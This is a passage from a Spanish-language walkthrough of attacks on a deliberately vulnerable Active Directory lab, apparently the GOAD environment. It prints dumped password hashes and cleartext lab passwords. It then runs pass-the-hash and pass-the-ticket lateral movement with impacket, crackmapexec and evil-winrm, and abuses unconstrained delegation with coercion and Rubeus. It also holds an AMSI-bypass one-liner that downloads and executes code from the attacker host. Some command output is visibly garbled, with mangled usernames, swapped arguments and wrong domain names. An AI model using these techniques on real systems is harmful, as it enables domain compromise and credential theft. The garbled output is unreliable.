Estos hash (**DCC2 - Domain Cached Credentials 2**) no se pueden utilizar con Pass The Hash. Si la contraseña es fuerte, será difícil de descifrar.

También obtenemos la cuenta de la máquina:

\$MACHINE.ACC:
aad3b435b51404eeaad3b435b51404ee:15feb8ae966bb62d6d100991082db1dc

con su **hash nt**: 15feb8ae966bb62d6d100991082db1dc

Esta cuenta de máquina es una cuenta válida en el dominio (castelblack\$). Se puede usar para consultar ldap.

Credenciales de cuenta de servicio (cuenta sql_svc en castelBraavoos):

```

[*] _SC_MSSQL$SQLEXPRESS
(Unknown User):YouWillNotKerborastIngMeeeee

```

Y la clave maestra DPAPI y la contraseña para el inicio de sesión automático:

```

[*] DPAPI_SYSTEM
dpapi_machinekey:0x6c30155a51d59c06a1d45df51ef0d776b54628c6
dpapi_userkey:0x71af41f4e040ddb1db23b112e0183a6cd9b796f9

```

Movimiento Lateral con impacket

Vamos a obtener los hashes de north con la cuenta de catelyn.stark que usaremos posteriormente para ejecutar las herramientas:

impacket-secretsdump

NORTH/catelyn.stark:'robbsansabradonaryarickon'@192.168.56.11

```
arya.stark:1110:aad3b435b51404eeaad3b435b51404ee:4f622f4cd4284a887228940e2ff4e709:::
edward.stark:1111:aad3b435b51404eeaad3b435b51404ee:d977b98c6c9282c5c478be1d97b237b8:::
catelyn.stark:1112:aad3b435b51404eeaad3b435b51404ee:cba36eccfd9d949c73bc73715364aff5:::
robb.stark:1113:aad3b435b51404eeaad3b435b51404ee:831486ac7f26860c9e2f51ac91e1a07a:::
sansa.stark:1114:aad3b435b51404eeaad3b435b51404ee:835a6b6ea014fe35799fca41782b69c8:::
brandon.stark:1115:aad3b435b51404eeaad3b435b51404ee:84bbaa1c58b7f69d2192560a3f932129:::
rickon.stark:1116:aad3b435b51404eeaad3b435b51404ee:1c0c10d5bc5ecd940fd491dcdcd67708:::
hodor:1117:aad3b435b51404eeaad3b435b51404ee:337d2667505c203904bd899c6c95525e:::
jon.snow:1118:aad3b435b51404eeaad3b435b51404ee:b8d76e56e9dac90539aff05e3ccb1755:::
samwell.tarly:1119:aad3b435b51404eeaad3b435b51404ee:f5db9e027ef824d029262068ac826843:::
jeor.mormont:1120:aad3b435b51404eeaad3b435b51404ee:6dccc1c567c56a40e56691a723a49664:::
WINTERFELL$:1001:aad3b435b51404eeaad3b435b51404ee:7ae455c5e1a945a8c94b3aaef4ad2ea8:::
CASTELBLACK$:1104:aad3b435b51404eeaad3b435b51404ee:15feb8ae966bb62d6d100991082db1dc:::
```

PSEXEC

Con psexec podemos obtener shell, pero necesitaríamos **desactivar defender**, pues PSEXEC da alerta y bloquea la conexión.

impacket-psexec -hashes

'aad3b435b51404eeaad3b435b51404ee:cba36eccfd9d949c73bc73715364aff5'
NORTH/catelyn.stark@192.168.56.11

```
(chilimaps backlab) [-]
- $ sudo impacket-psexec -hashes 'aad3b435b51404eeaad3b435b51404ee:cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@192.168.56.11
[+] Requesting shares on 192.168.56.11.....
[+] Found writable share ADMIN$
[+] Uploading file exfiltrate.exe
[+] Opening SVCManager as 192.168.56.11.....
[+] Creating service scv on 192.168.56.11.....
[+] Starting service scv.....
[+] Press help for extra shell commands
Microsoft Windows [Version 10.0.17134.1000]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32\cmd.exe
at authority\system

C:\Windows\system32
```

Time	Source	Destination	Protocol	Length	Info
19 21.655059357	192.168.56.1	192.168.56.11	SMI2	330	Encrypted SMI2
19 21.655069418	192.168.56.11	192.168.56.1	SMI2	188	Encrypted SMI2
21 21.655092225	192.168.56.1	192.168.56.11	TCP	54	54064 - 445 [ACK] Seq=177 Ack=137 Win=81 Len=0
21 21.655330232	192.168.56.11	192.168.56.1	SMI2	188	Encrypted SMI2
23 21.655340190	192.168.56.1	192.168.56.11	TCP	54	54064 - 445 [ACK] Seq=1 Ack=145 Win=768 Len=0
24 21.655364792	192.168.56.1	192.168.56.11	SMI2	228	Encrypted SMI2
25 21.678727527	192.168.56.11	192.168.56.1	TCP	54	445 - 54064 [ACK] Seq=145 Ack=118 Win=8211 Len=0
26 21.668276093	192.168.56.11	192.168.56.1	SMI2	182	Encrypted SMI2
27 21.681112275	192.168.56.11	192.168.56.1	SMI2	208	Encrypted SMI2
28 21.681101338	192.168.56.1	192.168.56.11	TCP	54	54064 - 693 [ACK] Seq=179 Ack=428 Win=768 Len=0

Wmiexec

Creamos un nuevo proceso a través de **wmi** mediante los protocolos **DCERPC + SMB**:

`wmiexec.py` -hashes '`cba36eccfd9d949c73bc73715364aff5`'
NORTH/catelyn.stark@192.168.56.11

```
(th3king@h4ck1ab)-[~]
$ wmiexec.py -hashes 'cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@192.168.56.11

Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
north\catelyn.stark

C:\>
```

No.	Time	Source	Destination	Protocol	Length	Info
1	1.186221000	192.168.56.1	192.168.56.11	DCERPC	2524	Request: call id: 0, Fragment: Single, system, Ctx: 2
2	1.186221000	192.168.56.1	192.168.56.11	DCP	54	54 54530 - 54540 [ACK] Seq=14010977 Win=65535 Len=0
3	1.186221000	192.168.56.1	192.168.56.11	DCERPC	2524	Response: call id: 0, Fragment: Single, Ctx: 2
4	1.186221000	192.168.56.1	192.168.56.11	DCP	54	54 39562 - 39570 [ACK] Seq=100774041211 Win=65535 Len=0
5	1.186221000	192.168.56.1	192.168.56.11	SMB2	250	Encrypted SMB2
6	1.186221000	192.168.56.1	192.168.56.11	SMB2	250	Encrypted SMB2
7	1.186221000	192.168.56.1	192.168.56.11	DCP	54	54 49222 - 49230 [ACK] Seq=14010977 Win=65535 Len=0
8	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
9	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
10	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
11	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
12	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
13	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2

AtExec

Usando AtExec podemos ejecutar comandos remotamente, utilizando tareas programadas y el protocolo SMB:

`atexec.py` -hashes '`cba36eccfd9d949c73bc73715364aff5`'
NORTH/catelyn.stark@192.168.56.11 `whoami`

```
(th3king@h4ck1ab)-[~]
$ atexec.py -hashes 'cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@192.168.56.11 whoami

Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[!] This will work ONLY on Windows >= Vista
[+] Creating task \wyAhsDB
[*] Adding task \wyAhsDB
[*] Removing task \wyAhsDB
[*] Attempting to read ADMIN$\Temp\wyAhsDB.tmp
[*] Attempting to read ADMIN$\Temp\wyAhsDB.tmp
nt authority\system
```

No.	Time	Source	Destination	Protocol	Length	Info
1	1.186221000	192.168.56.1	192.168.56.11	DCP	54	54 54530 - 54540 [ACK] Seq=14010977 Win=65535 Len=0
2	1.186221000	192.168.56.1	192.168.56.11	DCP	54	54 39562 - 39570 [ACK] Seq=100774041211 Win=65535 Len=0
3	1.186221000	192.168.56.1	192.168.56.11	SMB2	250	Encrypted SMB2
4	1.186221000	192.168.56.1	192.168.56.11	SMB2	250	Encrypted SMB2
5	1.186221000	192.168.56.1	192.168.56.11	DCP	54	54 49222 - 49230 [ACK] Seq=14010977 Win=65535 Len=0
6	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
7	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
8	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
9	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
10	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
11	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
12	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
13	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
14	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
15	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
16	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
17	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
18	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
19	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
20	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
21	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
22	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2
23	1.186221000	192.168.56.1	192.168.56.11	SMB2	270	Encrypted SMB2

Movimiento Lateral con crackmapexec

Por defecto **crackmapexec** solo comprueba si **smb admin\$** tiene **permiso de escritura**, en ese caso muestra “**pwned**”

```

[~](kali@kali:~)$ crackmapexec smb 192.168.56.11 -u 'caba36eccfd9d949c73bc73715364aff5' -H 'north' -x 'catelyst.stark' -s 'whoami'
[+] 192.168.56.11:445: NTLMSSP [!] Windows 10.0 Build 17134 x64 (www.MITRE.org) (domain:north) (signing:True) (SMB1:False)
[+] 192.168.56.11:445: NTLMSSP [!] north\catelyst.stark:caba36eccfd9d949c73bc73715364aff5 (Pwned!)
[+] 192.168.56.11:445: NTLMSSP [!] Localuser: command
[+] 192.168.56.11:445: NTLMSSP [!] north\catelyst.stark

```

WinRM

Usando el protocolo HTTP o HTTPS:

evil-winrm -i 192.168.56.11 -u catelyst.stark -H 'caba36eccfd9d949c73bc73715364aff5'

```

[~](kali@kali:~)$ evil-winrm -i 192.168.56.11 -u catelyst.stark -H 'caba36eccfd9d949c73bc73715364aff5'
evl-winrm shell v2.0

Warning: Remote path completion is disabled due to ruby limitations: getting,statinfo,chmod? function is not implemented on this method
Output the more information, check evil-winrm Github: https://github.com/hackplayers/evil-winrm#remote-path-completion

Info: Enabling connection to remote host.

evl-winrm PS C:\Users\catelyst.stark\Documents> whoami
north\catelyst.stark
evl-winrm PS C:\Users\catelyst.stark\Documents>


```

Seq	Time	Source	Destination	Protocol	Length	Info
1	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
2	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
3	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
4	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
5	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
6	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
7	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
8	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
9	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
10	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
11	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
12	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
13	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
14	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
15	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
16	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
17	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
18	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
19	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
20	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
21	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
22	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
23	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
24	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
25	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
26	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
27	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
28	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
29	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
30	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
31	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
32	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
33	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
34	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
35	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
36	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
37	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
38	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
39	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
40	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
41	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
42	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
43	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
44	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
45	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
46	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
47	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
48	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
49	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200
50	11.9.180001000	192.168.56.11	192.168.56.1	HTTP	671	HTTP/1.1 200

RDP


```
xfreerdp /u:catelyn.stark /d:north.sevenkingdoms.local  
/pth:cba36eccfd9d949c73bc73715364aff5 /v:192.168.56.11
```

Nos muestra el siguiente error:



Como vemos está habilitado **Restricted Admin**. Para poder permitir la conexión **RDP** sin contraseña debemos deshabilitarlo:

```
reg.py NORTH/catelyn.stark@192.168.56.11 -hashes 'cba36eccfd9d949c73bc73715364aff5' query -  
keyName 'HKLM\System\CurrentControlSet\Control\Lsa'
```




Si el valor no existe, lo creamos:

```
reg.py NORTH/catelystn.stark@192.168.56.11 -hashes
':cba36eccfd9d949c73bc73715364aff5' add -keyName
'HKLM\System\CurrentControlSet\Control\Lsa' -v 'DisableRestrictedAdmin' -
vt 'REG_DWORD' -vd '0'
```

```
---[catelystn-stark@192.168.56.11]---
[+] R. reg.py NORTH/catelystn.stark@192.168.56.11 -hashes ':cba36eccfd9d949c73bc73715364aff5' add -keyName 'HKLM\System\CurrentControlSet\Control\Lsa' -v 'DisableRestrictedAdmin' -vt 'REG_DWORD' -vd '0'
[+] Success: reg.py add key HKLM\System\CurrentControlSet\Control\Lsa\DisableRestrictedAdmin vt type REG_DWORD value 0
```

Volvemos a intentar la conexión y vemos que funciona correctamente:



```
(cheking@backlab)~$ xfreerdp /u:catelystn.stark /o:north.sovereignkingdoms.local /g:h:cba36eccfd9d949c73bc73715364aff5 /v:192.168.56.11
[28:32:15:167] [162489:162418] [WARN][com.freerdp.crypts] - Certificate verification failure 'self-signed certificate [18]' at stock
[28:32:15:167] [162489:162418] [WARN][com.freerdp.crypts] - CM + winterfell.north.sovereignkingdoms.local
[28:32:20:112] [162489:162418] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_RGBA32
[28:32:20:112] [162489:162418] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_RGBA32
[28:32:20:140] [162489:162418] [INFO][com.freerdp.channels.rdpcore.client] - [static] Loaded fake backend for rdpcore
[28:32:20:140] [162489:162418] [INFO][com.freerdp.channels.rdpcore.client] - Loading Dynamic Virtual Channel rdpcore
[28:32:21:182] [162489:162418] [INFO][com.freerdp.client.x11] - Login Error Info: LOGIN_FAILED_OTHER [LOGIN_RDP_SESSION_CONTINUE]
```

Eliminamos el registro una vez terminamos:

```
reg.py NORTH/catelystn.stark@192.168.56.11 -hashes ':cba36eccfd9d949c73bc73715364aff5' delete -keyName
'HKLM\System\CurrentControlSet\Control\Lsa' -v 'DisableRestrictedAdmin'
```

```
---[catelystn-stark@192.168.56.11]---
[+] R. reg.py NORTH/catelystn.stark@192.168.56.11 -hashes ':cba36eccfd9d949c73bc73715364aff5' delete -keyName 'HKLM\System\CurrentControlSet\Control\Lsa' -v 'DisableRestrictedAdmin'
[+] Success: reg.py delete key HKLM\System\CurrentControlSet\Control\Lsa\DisableRestrictedAdmin
```

Pass the Hash

Obtenemos un **ticket de kerberos** con el nt hash:

```
getTGT.py -hashes 'cba36eccfd9d949c73bc73715364aff5' north.sevenkingdoms.local/catelyn.stark
```

```
(th3king@h4cklab)-[~]  
$ getTGT.py -hashes 'cba36eccfd9d949c73bc73715364aff5' north.sevenkingdoms.local/catelyn.stark  
Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra  
[*] Saving ticket in catelyn.stark.ccache
```

Pass the ticket

Usaremos el **TGT** obtenido:

```
export KRB5CCNAME=catelyn.stark.ccache
```

Usamos **wmiexec** para conectarnos con el **tgt**:

```
wmiexec.py -k -no-pass north.sevenkingdoms.local/catelyn.stark@winterfell
```

```
(th3king@h4cklab)-[~]  
$ wmiexec.py -k -no-pass north.sevenkingdoms.local/catelyn.stark@winterfell  
Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra  
[*] SMBv3.0 dialect used  
[!] Launching semi-interactive shell - Careful what you execute  
[!] Press help for extra shell commands  
C:\>whoami  
north\catelyn.stark  
C:\>
```

Delegaciones

Tipos de delegaciones:

- Unrestricted (sin restricciones)
- Restricted (restringida)
- Resource based (basada en recursos)

Delegación sin restricciones

Vamos a usar **bloodhound** para obtener las delegaciones marcadas como **unrestricted**.

MATCH (c {unconstraineddelegation:true}) return c



Nota: en el directorio activo en windows, todos los DC están configurados de manera predeterminada como delegación sin restricciones.

Explotación:

Para explotar una delegación sin restricciones, usaremos **windows** con **rubeus**. Para ello, vamos a lanzar una conexión RDP en Winterfell con las credenciales de **edward.stark** que hemos obtenido anteriormente:

```
xfreerdp /d:north.sevenkingdoms.local /u:edward.stark  
/p:'FightP3aceAndHonor!' /v:192.168.56.11 /cert-ignore
```

Repositorio Rubeus: <https://github.com/GhostPack/Rubeus>

Crearemos un **servidor python** para descargar rubeus.exe en nuestro objetivo:

```
python3 -m http.server 8080
```

bypasaremos amsi en la sesión **RDP** con nuestro script usado anteriormente (**amsi.txt**) e iniciaremos **Rubeus** en la memoria:

```
$x=[Ref].Assembly.GetType('System.Management.Automation.Am'+[siUt]+'ils')  
;$y=$x.GetField('am'+[siCon]+'text',[Reflection.BindingFlags]'NonPublic,Static')  
;$z=$y.GetValue($null);[Runtime.InteropServices.Marshal]::WriteInt32($z,0x41  
424344)  
(new-object  
system.net.webclient).downloadstring('http://192.168.56.1:8080/amsi.txt')|IEX
```

Nota: podemos encontrar maneras de bypass amsi en:

<https://amsi.fail/>

<https://s3cur3th1ssh1t.github.io/Powershell-and-the-.NET-AMSI-Interface/>

Una vez omitido amsi, **cargamos en memoria** el **ensamblado** de rubeus:

```
$data = (New-Object
System.Net.WebClient).DownloadData("http://192.168.56.1:8080/Rubeus.exe")
$assem = [System.Reflection.Assembly]::Load($data);
[Rubeus.Program]::MainString("triage"); #con el parámetro triage hacemos
que la acción sea para todos los tickets kerberos de todos los usuarios
```

[illegible]

Forzamos un **coercer** de **DC Kingslanding** a **DC Winterfell**:

```
Coercer coerce -u arya.stark -d north.sevenkingdoms.local -p Needle -t  
kingslanding.sevenkingdoms.local -l winterfell -v
```

```
[th0x@backlab]-[~]
$ Coercer coerce -u arpa.starz -d north.sevenkingdoms.local -p Needle -t kingslanding.sevenkingdoms.local -l winterfell -v
```



v2.4-blackhat-edition
by @sp0dlirius_

```
[info] Starting coerce mode
[info] Scanning target kingslanding.sevenkingdoms.local
[*] Coercing 'kingslanding.sevenkingdoms.local' to authenticate to 'winterfell'
[*] SMB named pipe '\\KINGTV\\sausagepipe' is not accessible!
[*] SMB named pipe '\\KINGTV\\ntlmssp' is accessible!
[*] Successful bind to Interlock [0x0000-4970-4970-5f10-4d1657ac7440, 1.0]
```

Volvemos a ejecutar **rubeus** y vemos que **se ha creado el tgt de kingslanding**:

```
[Rubeus.Program]::MainString("triage")
```

```
0xa55c39 | KINGSLANDINGS @ SEVENKINGDOMS.LOCAL | krbtgt/SEVENKINGDOMS.LOCAL
```

Extraemos el **tgt** con:

```
[Rubeus.Program]::MainString("dump /user:kingslanding$ /service:krbtgt /nowrap");
```

```
PS C:\Windows\system32> [Rubeus.Program]::MainString("dump /user:kingslanding$ /service:krbtgt /nowrap");

RUBEUS
v2.2.8

Action: Dump Kerberos Ticket Data (All Users)

[*] Target service : krbtgt
[*] Target user    : kingslanding$
[*] Current LUID   : 0x5f0493

Username      : KINGSLANDING$
Domain        : SEVENKINGDOMS
LogonId       : 0xa8bd5a
UserSID       : S-1-5-21-3489730274-2666237749-3698367266-1081
AuthenticationPackage : Kerberos
LogonType     : Network
LogonTime     : 2/2/2023 1:29:45 PM
LogonServer   :
LogonServerDNSDomain : SEVENKINGDOMS.LOCAL
UserPrincipalName :

ServiceName   : krbtgt/SEVENKINGDOMS.LOCAL
